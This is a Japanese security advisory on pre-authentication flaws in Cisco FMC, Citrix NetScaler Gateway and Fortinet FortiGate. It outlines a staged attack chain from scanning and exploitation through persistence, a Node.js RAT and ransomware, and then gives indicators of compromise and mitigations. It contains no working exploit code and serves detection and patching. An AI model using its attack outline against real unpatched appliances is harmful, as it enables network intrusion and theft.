
ステージ1 — 偵察とターゲットの特定
攻撃者はまず、公開されている管理インターフェースやネットワークアプライアンスをインターネット上でスキャンすることから始めます。一部の展開が公共インターネットから直接到達可能であるため、公開されたアプライアンスは容易に発見・特定できます。
- Cisco Secure FMC:FMC管理インターフェースのTCP 443/HTTPS。SSL証明書のサブジェクトやページタイトルにより製品を特定できます。
- Citrix NetScaler Gateway:TCP 443/HTTPSのVPNゲートウェイポータル。/cgi-bin/、/vpn/、またはGatewayログインページから識別可能です。
- Fortinet FortiGate:CAPWAPが信頼されないネットワークから到達可能な場合、UDPポート5246が公開されている可能性があります。TCP 443/HTTPSの管理インターフェースも列挙対象になり得ます。
インターネット全体を対象としたスキャンや標的を絞った探査により、攻撃者は公開され潜在的に脆弱なアプライアンスを特定できます。
ステージ2 — エクスプロイトの配信
標的が確認されると、攻撃者は各製品に固有のエクスプロイトペイロードを送信します。
- CVE-2026-20079:FMCのWebインターフェースへの細工されたHTTPリクエストが、起動時の不適切なプロセスを悪用して認証をバイパスします。
- CVE-2026-19490:NetScaler GatewayまたはAAA仮想サーバーへの不正な形式のリクエストが、代替経路による認証バイパスを悪用します。
- CVE-2025-25249:細工されたUDP/5246のCAPWAP制御パケットが、cw_acdデーモン内のヒープバッファをオーバーフローさせます。
これら3つの侵入経路はいずれも認証前に悪用可能です。攻撃者は有効なアカウント、パスワード、セッションを必要としません。
ステージ3 — 初期侵害
それぞれのエクスプロイト経路は、異なるものの同等に深刻な初期の足がかりをもたらします。
- Cisco FMC:スクリプト/コマンド実行を通じた管理アプライアンスへのroot権限アクセス。
- Citrix NetScaler:VPN/ゲートウェイへの管理者または一般ユーザーレベルのセッションアクセス。
- Fortinet FortiGate:ファイアウォールアプライアンス上での認証なしリモートコード実行。
この段階で攻撃者はアプライアンスを制御下に置き、侵害後の活動を開始できます。
ステージ4 — 侵害後の活動と持続化
攻撃者は持続化の仕掛けを設置し、価値のある情報を抽出します。
- Cisco FMC:JSP Webシェル、認証情報を収集する悪意あるJARファイル、管理下ファイアウォールの設定窃取。
- Citrix NetScaler:セッションハイジャック、認証情報窃取、内部ネットワークへの直接的なVPNアクセス。
- Fortinet FortiGate:PivotC2 Node.js RATの展開、設定情報の収集、TLS C2トンネリング。
持続化の手法には、Webシェル、スケジュールタスク、不正なサービス、盗まれた認証情報、境界制御を回避するアウトバウンドトンネルなどが含まれます。
ステージ5 — 水平展開と業務への影響
侵害されたアプライアンスを起点として、攻撃者は内部環境へと侵入を広げます。
- 収集されたVPN認証情報により、直接的なリモートアクセスが可能になります。
- 窃取されたファイアウォール設定により、ネットワークトポロジーやセンシティブな設定が明らかになります。
- PivotC2により、被害者ネットワーク内で対話型シェル、ポートフォワーディング、ネットワークスキャンが可能になります。
- (Qilinなどの)ランサムウェアオペレーターは、重要システムを暗号化し、二重恐喝のためにデータを窃取します。
これらのアプライアンスは信頼境界に位置しているため、侵害はしばしばネットワーク全体の乗っ取りへと拡大します。
侵害の兆候(IOC)
Cisco Secure FMC
- 想定外の/var/tmp/license.tmp
- package_info.plを参照する不審なエントリ
- 想定外のJSPファイル
- 想定外または改変されたJARファイル
- FMCからの異常なアウトバウンド接続
- 外部インフラへの大規模な設定情報のエクスポート
- 未承認の設定変更
- UAT-12197、UAT-11823、またはUAT-11988に関連する活動
Citrix NetScaler ADC / Gateway
- 想定外のGatewayまたはAAA認証成功イベント
- 通常とは異なる外部送信元からのセッション作成
- 対応する正規のログインを伴わない想定外の認証活動
- 異常なSAML処理エラー
- 未承認のレスポンダーまたは書き換えポリシー
- 想定外のAAA仮想サーバー設定変更
- 新規作成または改変された管理者アカウント
- コマンドポリシーへの不審な変更
Fortinet FortiOS
- 以下への接続:
- 46[.]151[.]29[.]58
- 146[.]103[.]99[.]177
- /tmp/.i.jsの存在
- 想定外のNode.jsプロセス
- 想定外のfortirun.bin活動
- 異常なアウトバウンドTLS接続
- 不審なファイアウォール、VIP、またはSD-WAN設定変更
- 公開されたインターフェースに到達する想定外または不正な形式のCAPWAPトラフィック
これらの侵害指標は、侵害の決定的な証拠としてではなく、調査の手がかりとして扱うべきです。組織は、これらを認証ログ、設定履歴、ネットワークテレメトリ、ベンダー固有のフォレンジックガイダンスと照合する必要があります。
影響
これらの脆弱性の悪用に成功すると、信頼されたネットワークセキュリティおよびリモートアクセスインフラの侵害につながる可能性があります。影響を受ける製品は企業環境内の重要な地点で稼働しているため、これらの脆弱性のいずれかを悪用した攻撃者は、アプライアンスへの特権アクセスを取得し、センシティブな認証情報や設定データを入手し、セキュリティ制御を操作し、さらなる攻撃の足がかりとして侵害されたシステムを利用する可能性があります。
- 不正アクセス: 該当する脆弱性に応じて、攻撃者は認証をバイパスしたり、認証なしのコード実行を達成したりする可能性があります。
- 特権の侵害: 悪用に成功した場合、基盤となるセキュリティアプライアンスへのrootまたは高権限アクセスが得られる可能性があります。
- 認証情報の漏洩: VPN認証情報、LDAP認証情報、管理者向け機密情報、証明書、その他の認証関連情報が露出する可能性があります。
- 設定情報の開示: 攻撃者は、ファイアウォールポリシー、VPN設定、ルーティング情報、ネットワークトポロジー、その他センシティブなインフラ詳細を取得する可能性があります。
- セキュリティ制御の操作: 侵害されたアプライアンスにより、攻撃者はファイアウォールルール、VPN設定、ルーティングポリシー、アクセス制御、その他のセキュリティ設定を変更できる可能性があります。
- 内部ネットワークへのアクセス: 侵害されたアプライアンスは、内部アプリケーション、リモートデスクトップサービス、管理インターフェース、その他のシステムへのアクセスに利用され得る信頼されたネットワーク上の位置を提供します。
- 持続化: 攻撃者は、初期の悪用後もアクセスを維持するために、悪意あるファイル、Webシェル、不正なサービス、盗まれた認証情報、その他の手法をインストールする可能性があります。
- コマンド&コントロールとトンネリング: 侵害されたアプライアンスは、アウトバウンド通信、プロキシ、ポートフォワーディング、内部ネットワークへのトンネリングに利用され得ます。
- 水平展開: 盗まれた認証情報、設定情報、およびアプライアンスの信頼されたネットワーク上の位置により、追加システムへの侵入が容易になる可能性があります。
- データの窃取: センシティブな情報がアプライアンスから収集され、その後接続された内部システムからアクセスされる可能性があります。
- 業務の中断: セキュリティインフラの改変や侵害により、ファイアウォールの強制機能、VPN接続、リモートアクセス、ルーティング、その他の重要なネットワークサービスが中断される可能性があります。
- ランサムウェアの展開: 攻撃者がアプライアンスを超えてさらに侵入を進めた場合、侵害されたインフラは、より広範な侵入やランサムウェア活動の初期の足がかりとして利用され得ます。
これらの技術が企業ネットワーク内で果たす役割により、深刻度はさらに高まります。侵害されたファイアウォール、一元管理プラットフォーム、リモートアクセスゲートウェイは、攻撃者が本来、公共インターネットから得られないはずの可視性とアクセス権を与える可能性があります。その結果、悪用は単一の脆弱なアプライアンスから、認証情報窃取、セキュリティ制御の操作、内部偵察、水平展開、データ窃取、そして場合によっては広範な業務中断へと進展する可能性があります。
緩和策
即座に取るべき対応
- 影響を受けるすべてのアプライアンスに、ベンダー推奨の修正版またはホットフィックスを直ちに適用してください。
- パッチ適用後、アプライアンスのビルド番号を確認してください。スキャナーによるCPEマッチングのみに依存しないでください。
- 管理インターフェースの露出を制限してください:
- Cisco FMC:管理インターフェースを公共インターネットに公開しないでください。ジャンプホストまたは管理用VPNの背後に配置してください。
- Citrix NetScaler Gateway:MFA、地理的ブロッキング、IPアローリストによりVPNアクセスを制限してください。
- Fortinet:信頼されない送信元からのインバウンドUDP 5246〜5249をブロックしてください。WAN側インターフェースでのファブリックアクセスを無効化してください。
- 悪用が疑われる場合は、認証情報、鍵、証明書、VPN事前共有鍵をローテーションしてください。
- 3つのプラットフォームすべてで、管理者アカウントに未承認のユーザーや設定変更がないか監査してください。
- ネットワークアプライアンスのアウトバウンド許可リストを見直してください。FMC、NetScaler、FortiGateの管理プレーンからの未承認のアウトバウンドインターネットアクセスをブロックしてください。
ネットワークによる封じ込め(パッチ適用が遅れる場合)
- Cisco FMC:管理アクセスをジャンプホストまたはVPNの背後に配置してください。IOCコマンドについて/var/log/messagesを監視してください。アウトバウンドインターネットアクセスを制限してください。
- Citrix NetScaler:回避策は存在しません。パッチ適用が不可能な場合は、既知の送信元IPにGateway/AAAアクセスを制限し、下流のIDプロバイダーでMFAを強制し、認証ログの記録を強化してください。
- Fortinet:境界でUDP 5246〜5249をブロックしてください。外部インターフェースでのファブリック接続を無効化してください。ログ記録とEDRのカバレッジを強化してください。侵害が疑われる場合は、FortiGateを他の管理ネットワークから隔離してください。
長期的な強化策
- すべてのネットワークアプライアンスの管理インターフェースを、アウトオブバンドネットワークまたはゼロトラストアクセスブローカーの背後に移行してください。
- アプライアンスの管理トラフィックを一般の企業トラフィックおよびインターネットトラフィックから分離してください。
- すべての管理者アクセスおよびVPNアクセスに対してMFAを強制してください。
- エッジアプライアンスの侵害に備え、オフラインバックアップとインシデント対応プレイブックを整備してください。
- ベンダーのPSIRTおよびCISA KEVの通知を購読し、より短いサイクルでパッチを適用してください。
- 公開されている管理ポートや未承認の証明書変更を検出するため、継続的な攻撃対象領域の監視を導入してください。
結論
CVE-2026-20079、CVE-2026-19490、CVE-2025-25249が同時にCISAのKEVカタログに追加されたことは、信頼されたネットワーク境界インフラに影響する脆弱性がもたらすセキュリティリスクの大きさを浮き彫りにしています。
Cisco FMC、Citrix NetScaler Gateway、Fortinet FortiGateはそれぞれ異なる技術的役割を担っていますが、そのいずれかが侵害されても、攻撃者は被害組織のセキュリティアーキテクチャ内で戦略的に価値の高い位置を得ることになります。
観測された活動はまた、悪用が必ずしも初期アクセスの取得で終わらないことも示しています。攻撃者は侵害したセキュリティアプライアンスを利用して、認証情報を収集し、設定情報を抽出し、持続的な通信を確立し、内部システムを発見し、より大規模な侵入やランサムウェア活動を支援することができます。
したがって組織は、これらの脆弱性を優先的な対応項目として扱い、影響を受けるアプライアンスがベンダー推奨の修正版ビルドで稼働していることを確認し、過去の活動を調査して侵害の兆候がないか確認し、露出した可能性のある認証情報や機密情報をローテーションし、セキュリティ管理インターフェースの不要なインターネット露出を減らす必要があります。
最も重要な対応はシンプルです。影響を受けるすべてのアプライアンスを特定し、直ちにパッチを適用し、適用結果のビルドを確認し、悪用が発生した可能性のある箇所について侵害調査を行ってください。